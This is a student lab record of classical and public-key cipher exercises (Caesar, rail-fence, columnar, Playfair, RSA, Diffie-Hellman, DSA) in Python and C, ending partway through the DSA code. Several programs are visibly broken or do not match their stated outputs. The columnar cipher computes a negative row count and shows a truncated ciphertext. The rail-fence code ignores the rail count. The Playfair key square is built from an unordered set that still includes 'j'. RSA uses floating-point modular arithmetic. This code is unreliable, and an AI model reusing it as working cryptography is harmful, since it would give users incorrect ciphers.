

**Ex. No.: 1**

**Reg. No.: 210701062**

## **CAESAR CIPHER**

**Date:**

---

### **Problem Statement:**

Julius Caesar protected his confidential information by encrypting it using a cipher. Caesar's cipher shifts each letter by a number of letters. If the shift takes you past the end of the alphabet, just rotate back to the front of the alphabet. In the case of a rotation by 3, w, x, y, and z would map to z, a, b and c.

Original alphabet: abcdefghijklmnopqrstuvwxyz

Alphabet rotated +3: defghijklmnopqrstuvwxyzabc

### **Aim:**

To implement encryption and decryption in Caesar Cipher technique.

### **Algorithm:**

1. Declare two arrays to store plaintext and ciphertext
2. Prompt the user to enter plaintext
3. Loop till the end-of line marker comes
  - a. get one plaintext character & put the same in plaintext[] array and increment i
  - b. apply caesar 3 key shift cipher on the character and store in ciphertext[] array and increment x.
4. Print the ciphertext

### **Program :**

```
def caesar_cipher(text, shift):  
    encrypted_text = ""  
    for char in text:  
        if char.isalpha():  
            shifted = ord(char) + shift  
            if char.islower():  
                if shifted > ord('z'):  
                    shifted -= 26
```

```

        elif shifted < ord('a'):
            shifted += 26

    elif char.isupper():
        if shifted > ord('Z'):
            shifted -= 26

        elif shifted < ord('A'):
            shifted += 26

    encrypted_text += chr(shifted)

else:
    encrypted_text += char

return encrypted_text

def caesar_cipher_decrypt(ciphertext, shift):
    return caesar_cipher(ciphertext, -shift)

def main():
    plaintext = input("Enter plaintext: ")
    shift = 3 # Caesar cipher with a shift of 3
    ciphertext = caesar_cipher(plaintext, shift)
    print("Encrypted text:", ciphertext)
    decrypted_text = caesar_cipher_decrypt(ciphertext, shift)
    print("Decrypted text:", decrypted_text)

if __name__ == "__main__":
    main()

```

### Output:

```

Output
Enter plaintext: helloworld
Encrypted text: khoorzruog
Decrypted text: helloworld

```

**Result:** Thus implemented Encryption and Decryption in Caesar Cipher technique.

**Ex. No.: 2**

**Reg. No: 210701062**

## **RAIL-FENCE CIPHER**

**Date:**

---

### **Problem Statement**

The rail fence cipher (also called a zigzag cipher) is a form of transposition cipher. It derives its name from the way in which it is encoded. In the rail fence cipher, the plain text is written downwards and diagonally on successive “rails” of an imaginary fence, then moving up when the bottom rail is reached. When the top rail is reached, the message is written downwards again until the whole plaintext is written out. The message is then read off in rows. For example, if 3 “rails” and the message “HELLOWORLD” is used, the cipherer writes out:

H . . . O . . . L .

. E . L . W . R . D

. . L . . . O . . .

Then reads off to get the ciphertext:

HOLELWRDLO

Implement a program to perform this cipher.

### **Aim:**

To implement Rail-Fence Cipher technique using python.


### **Algorithm:**

1. Get the plaintext string from the user.
2. Take the string length of the plaintext.
3. For each plaintext character do the following-
  - a. If  $ch \% 2 == 0$  put in a[] array
  - b. Else put in b[] array
4. Take each character in a[] array and put in s[] array and increment the index.
5. After all characters in a[] array are copied, then copy each character from b[] array and put into s[] array and increment the index.
6. Print the contents of s[] array to get ciphertext.

### Program:

```
def rail_fence_cipher(plaintext, rails):  
  
    a = "  
    b = "  
  
    for i, ch in enumerate(plaintext):  
  
        if i % 2 == 0:  
  
            a += ch  
  
        else:  
  
            b += ch  
  
    return a + b  
  
def main():  
  
    plaintext = input("Enter plaintext: ")  
  
    rails = int(input("Enter number of rails: "))  
  
    ciphertext = rail_fence_cipher(plaintext, rails)  
  
    print("Ciphertext:", ciphertext)  
  
if __name__ == "__main__":  
  
    main()
```

### Output:



```
Output  
Enter plaintext: meetmeafterparty  
Enter number of rails: 2  
Ciphertext: mematratetefepry  
> |
```

**Result:** Thus implemented Rail-Fence Cipher technique using python.

**Ex. No.: 3**

**Reg. No.: 210701062**

## **COLUMNAR TRANSPOSITION CIPHER**

**Date:**

---

### **Aim:**

To write a Python program to implement Columnar Transposition Cipher.

### **Algorithm:**

1. Consider the plain text hello world, and let us apply the simple columnar transposition technique as shown below
2. Take the letters in the keyword in alphabetical order, and read down the columns in this order.
3. If a letter is repeated, we do the one that appears first, then the next and so on


### **Program:**

```
def columnar_transposition_encrypt(plaintext, keyword):
    keyword_order = sorted(keyword)
    num_cols = len(keyword)
    num_rows = -(len(plaintext) // num_cols)
    padded_plaintext = plaintext + ' ' * (num_cols * num_rows - len(plaintext))
    grid = [[' ' for _ in range(num_cols)] for _ in range(num_rows)]
    for i, char in enumerate(padded_plaintext):
        row = i % num_rows
        col = keyword.index(keyword_order[i // num_rows])
        grid[row][col] = char
    ciphertext = ''
    for col in range(num_cols):
        for row in range(num_rows):
            ciphertext += grid[row][col]
    return ciphertext

def main():
    plaintext = input("Enter plaintext: ").replace(" ", "").lower()
    keyword = input("Enter keyword: ").lower()
    ciphertext = columnar_transposition_encrypt(plaintext, keyword)
    print("Encrypted text:", ciphertext)

if __name__ == "__main__":
    main()
```

### **Output:**

A screenshot of a terminal window with a dark background. It shows the output of the program: 'Enter plaintext: helloworld', 'Enter keyword: hello', and 'Encrypted text: llheorld'.

```
Output
Enter plaintext: helloworld
Enter keyword: hello
Encrypted text: llheorld
```

**Result:** Thus Columnar Transposition Cipher technique is implemented using Python.

**EX. No.: 4**

**Reg. No.: 210701062**

## **PLAY FAIR CIPHER**

**Date:**

---

### **Problem Statement:**

The Playfair cipher was the first practical digraph substitution cipher. The scheme was invented in 1854 by Charles Wheatstone but was named after Lord Playfair who promoted the use of the cipher. In playfair cipher, unlike traditional cipher we encrypt a pair of alphabets (digraphs) instead of a single alphabet.

### **Aim:**

To write a Python program to implement Playfair Cipher technique.

### **Algorithm:**

1. Initialize the contents of the table to zero.
2. Get the length of the key
3. Get the key string from the user.
4. Insert each element of the key into the table.
5. Fill the remaining entries of the table with the character not already entered into the table.
6. Enter the length of the plaintext.
7. Get the plaintext string.

### **Program:**

```
def prepare_key(key):
    key = key.replace("j", "i")
    key_set = set(key)
    alphabet = "abcdefghijklmnopqrstuvwxyz" # excluding 'j'
    key_square = ""

    for char in key_set:
        if char in alphabet:
            key_square += char
    for char in alphabet:
        if char not in key_set:
            key_square += char
    return key_square

def generate_key_square(key):
    key_square = prepare_key(key)
    key_matrix = [key_square[i:i+5] for i in range(0, 25, 5)]
    return key_matrix
```

```

def find_position(char, key_square):
    for i, row in enumerate(key_square):
        if char in row:
            return i, row.index(char)
def encrypt(plaintext, key):
    key_square = generate_key_square(key)
    plaintext = plaintext.replace("j", "i")
    plaintext_pairs = [plaintext[i:i+2] for i in range(0, len(plaintext), 2)]
    ciphertext = ""

    for pair in plaintext_pairs:
        if len(pair) == 1:
            pair += 'z'
        row1, col1 = find_position(pair[0], key_square)
        row2, col2 = find_position(pair[1], key_square)

        if row1 == row2:
            ciphertext += key_square[row1][(col1 + 1) % 5] + key_square[row2][(col2 + 1) % 5]
        elif col1 == col2:
            ciphertext += key_square[(row1 + 1) % 5][col1] + key_square[(row2 + 1) % 5][col2]
        else:
            ciphertext += key_square[row1][col2] + key_square[row2][col1]
    return ciphertext

def main():
    key = input("Enter key: ").lower()
    plaintext = input("Enter plaintext: ").lower().replace(" ", "")
    key_square = generate_key_square(key)
    print("Key Square:")
    for row in key_square:
        print(" ".join(row))
    ciphertext = encrypt(plaintext, key)
    print("\nEncrypted text:", ciphertext)

if __name__ == "__main__":
    main()

```

## Output:


```

Output
Enter key: minion
Enter plaintext: hello world
Key Square:
i n o m a
b c d e f
g h k l p
q r s t u
v w x y z

Encrypted text: lcppnxnske

```

**Result:** Thus Play Fair Cipher Technique is implemented using Python.





**Ex. No.: 5**

**Reg. No.: 210701062**

## **RSA Algorithm**

**Date:**

---

### **Aim:**

To write a Python program to implement RSA cryptosystem.

### **Algorithm:**

1. Select two large prime numbers  $p$  and  $q$
2. Compute  $n = p \times q$
3. Choose system modulus:  $\phi(n) = (p-1) \times (q-1)$
4. Select a random encryption key  $e$  such that  $\gcd(e, \phi(n)) = 1$
5. Decrypt by computing  $d = e^{-1} \bmod \phi(n)$
6. Print the public key  $\{e, n\}$
7. Print the private key  $\{d, n\}$
8. Do the encryption and decryption
  - a. Encryption is given as,  $c = t^e \bmod n$
  - b. Decryption is given as,  $t = c^d \bmod n$

### **Program:**

```
import math
def gcd(a, h):
    temp = 0
    while(1):
        temp = a % h
        if (temp == 0):
            return h
        a = h
        h = temp
p = int(input("enter prime1:"))
q = int(input("enter prime2:"))
n = p*q
e = 2
totient = (p-1)*(q-1)
while (e < totient):
    if(gcd(e, totient) == 1):
        break
    else:
        e = e+1
def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
```

```
g, y, x = egcd(b%a,a)
return (g, x - (b//a) * y, y)
def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('No modular inverse')
    return x%m
```

```
d=modinv(e,totient)
```

```
msg = int(input("enter msg:"))
print("Public key:",e,n)
print("Private key:",d,n)
print("Message data = ", msg)
c = pow(msg, e)
c = math.fmod(c, n)
print("Encrypted data = ", c)
m = pow(c, d)
m = math.fmod(m, n)
print("Original Message Sent = ", m)
```

### Output:

```
Output
enter prime1:3
enter prime2:11
enter msg:5
Public key: 3 33
Private key: 7 33
Message data = 5
Encrypted data = 26.0
Original Message Sent = 5.0
```

**Result:** Thus RSA Algorithm is implemented using Python Program.

**Ex. No.: 6**

**Reg. No.: 210701062**

## **Diffie-Hellman Key Exchange Algorithm**

**Date:**

---

**Aim:**

To write a Python program to implement Diffie-Hellman key exchange technique.

**Algorithm:**

1. Get a prime number  $q$  as input from the user.
2. Get a value  $x_a$  and  $x_b$  which is less than  $q$ .
3. Calculate primitive root  $\alpha$
4. For each user  $A$ , generate a key  $X_a \< q$
5. Compute public key,  $\alpha^{\text{pow}(X_a)} \bmod q$
6. Each user computes  $Y_a$
7. Print the values of exchanged keys.

**Program:**

```
def prime_checker(p):
    if p < 1:
        return -1
    elif p > 1:
        if p == 2:
            return 1
        for i in range(2, p):
            if p % i == 0:
                return -1
        return 1

def primitive_check(g, p, L):
    for i in range(1, p):
        L.append(pow(g, i) % p)
    for i in range(1, p):
        if L.count(i) > 1:
            L.clear()
            return -1
    return 1

l = []
while 1:
    P = int(input("Enter P : "))
    if prime_checker(P) == -1:
        print("Number Is Not Prime, Please Enter Again!")
        continue
    break

while 1:
    G = int(input(f"Enter The Primitive Root Of {P} : "))
    if primitive_check(G, P, l) == -1:
        print(f"Number Is Not A Primitive Root Of {P}, Please Try Again!")
        continue
```

```

        break
x1, x2 = int(input("Enter The Private Key Of User 1 : ")), int(
    input("Enter The Private Key Of User 2 : "))
while 1:
    if x1 >= P or x2 >= P:
        print(f"Private Key Of Both The Users Should Be Less Than {P}!")
        continue
    break
y1, y2 = pow(G, x1) % P, pow(G, x2) % P
k1, k2 = pow(y2, x1) % P, pow(y1, x2) % P
print(f"\nSecret Key For User 1 Is {k1}\nSecret Key For User 2 Is {k2}\n")
if k1 == k2:
    print("Keys Have Been Exchanged Successfully")
else:
    print("Keys Have Not Been Exchanged Successfully")

```

## Output:

```


Output
Enter P : 7
Enter The Primitive Root Of 7 : 3
Enter The Private Key Of User 1 : 4
Enter The Private Key Of User 2 : 2

Secret Key For User 1 Is 2
Secret Key For User 2 Is 2

Keys Have Been Exchanged Successfully

```

**Result:** Thus Diffie-Hellman Key Exchange Algorithm is implemented using Python Program.



**Ex. No.: 7**

**Reg. No.: 210701062**

## **DSA Algorithm**

**Date:**

---

### **Aim:**

To write a C program to implement Digital Signature Algorithm.

### **Algorithm:**

1. Get the prime number  $p$  and its divisor  $q$  from the user.
2. Get the value of  $h$  from the user.
3. Compute the value of  $g$ .
4. Get the private key  $x_a$  from the user.
5. Compute the user's public key  $y$ .
6. Get the per-message secret key  $k$  and hash value of message  $M$ .
7. Compute the value of  $z$  using  $g$ ,  $k$  &  $p$
8. Compute  $z \% q$  to get the value of  $r$
9. Compute the multiplicative inverse.
10. Compute the value of  $s$ .
11. Print the signature  $(r, s)$ .

### **Program:**

```
#include<stdio.h>
#include<math.h>
long int ext_euclidean(long int m, long int b);
long int power(long int a, long int j, long int c);
int main() {
    long int p, q, g, x, hm, k, y, r, s, s1, w, u1, u2, v, v1, v2, v3;
    printf("Enter the value of p: ");
    scanf("%ld", &p);
    printf("Enter the value of q: ");
    scanf("%ld", &q);
    printf("Enter the value of g: ");
    scanf("%ld", &g);
    printf("Enter the value of x: ");
    scanf("%ld", &x);
    printf("Enter the value of hm: ");
    scanf("%ld", &hm);
    printf("Enter the value of k: ");
    scanf("%ld", &k);
    y = power(g, x, p);
    printf("\nValue of y: %ld\n", y);
```

```

r = power(g, k, p) % q;
printf("Value of r: %ld\n", r);
s1 = (hm + (x * r)) % q;
w = ext_euclidean(q, k);
s = (w * s1) % q;
printf("Value of s: %ld\n", s);
u1 = (hm * w) % q;
u2 = (r * w) % q;
v1 = power(g, u1, p);
v2 = power(y, u2, p);
v = ((v1 * v2) % p) % q;
printf("Value of w: %ld\n", w);
printf("Value of u1: %ld\n", u1);
printf("Value of u2: %ld\n", u2);
printf("Signature (r,s): %ld %ld\n", r, s);
printf("Value of v: %ld\n", v);

if(v==r){
    printf("\nSignature valid v==r");
}

return 0;
}
long int ext_euclidean(long int m, long int b) {
    long int a1 = 1, a2 = 0, a3 = m, b1 = 0, b2 = 1, b3 = b, q, t1, t2, t3;
    while (1) {
        if (b3 == 0) {
